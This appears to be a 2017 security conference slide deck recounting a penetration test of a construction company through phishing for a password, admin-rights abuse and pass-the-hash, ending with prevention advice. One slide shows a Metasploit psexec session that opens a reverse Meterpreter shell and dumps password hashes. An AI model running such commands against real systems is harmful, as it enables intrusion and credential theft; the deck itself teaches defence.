

# How I Hacked a Construction Company

Low Bidders Conference 2017

Investment advisory services are offered through CliftonLarsonAllen Wealth Advisors, LLC, an SEC-registered investment advisor.  $\mid$  ©2017 CliftonLarsonAllen LLP



#### Introduction

- Who Am I?
- How I hacked a construction company
- How it could have been prevented



#### Who Am I?

- David Anderson
- Farm kid turned hacker
- Worked in IT/IT Security for 9 years
- Yes, I am older than 18










# Please give me your password...

No, I am serious.

## **Social Engineering**

- Trick the user into doing something they shouldn't
  - Visit malicious website
  - Allow access to facilities
  - Provide confidential information

"Why break a windows when you can get the user to open the door?"



## **Social Engineering**

• [Audio Sample]





# Walking through the front door...


Don't mind me...

What can you do with a username and password?


























Game. Set. Match.

- Look for "Low Hanging Fruit"
  - Administrative access to systems
  - Easily guessable passwords
  - Shared passwords
  - Old, out-of-date systems



#### Attacker Computer



**Victim Computers** 







Found several systems where Stacy had administrative privileges

- What can I do with admin privileges?
  - Used Stacy's account to extract passwords from the computers



```
[msf > use exploit/windows/smb/psexec
[msf exploit(psexec) > set RHOST 172.16.189.130
RHOST => 172.16.189.130
[msf exploit(psexec) > set SMBUser stacy
SMBUser => stacy
[msf exploit(psexec) > set SMBPass QUWOq6
SMBPass => QUW0q6
msf exploit(psexec) > 
   Started reverse TCP handler on 172.16.189.1:4444
 *] 172.16.189.130:445 - Connecting to the server...
 172.16.189.130:445 - Authenticating to 172.16.189.130:445 as user 'stacy'...
    172.16.189.130:445 - Selecting PowerShell target
 172.16.189.130:445 - Executing the payload...
[+] 172.16.189.130:445 - Service start timed out, OK if running a command or non-service executable...
    Sending stage (957487 bytes) to 172.16.189.130
   Meterpreter session 1 opened (172.16.189.1:4444 -> 172.16.189.130:49167) at 2017-05-09 13:36:14 -0500
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9c1825f7b9d4ae0bf040f79a09c782d7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```







- Determined computer password was shared between on workstations and servers
- Performed "Pass-the-Hash" attack
  - Not the 1960's pass-the-hash;)
- Comprised the entire network in < 30 minutes</li>
  - Access to all systems and files
    - ♦ Bids
    - **♦** Contracts
    - ♦ Email
    - ♦ Etc.







# **Key Takeaways**

Remove the "low hanging fruit"

#### What could have stopped this?

- User awareness training
  - Understand that IT will never need your password
  - Perform call back verification
- Two-Factor Authentication (2FA)
  - External services should require 2FA
- Manage administrative privileges
  - Users should NOT have admin rights
- Good password hygiene
  - Don't share passwords!



## What could have stopped this?

Don't make it easy for the attacker

• Questions?





# **Thank You!**

David Anderson
Manager, Information Security
612-376-4699
David.Anderson@claconnect.com

**CLAconnect.com** 







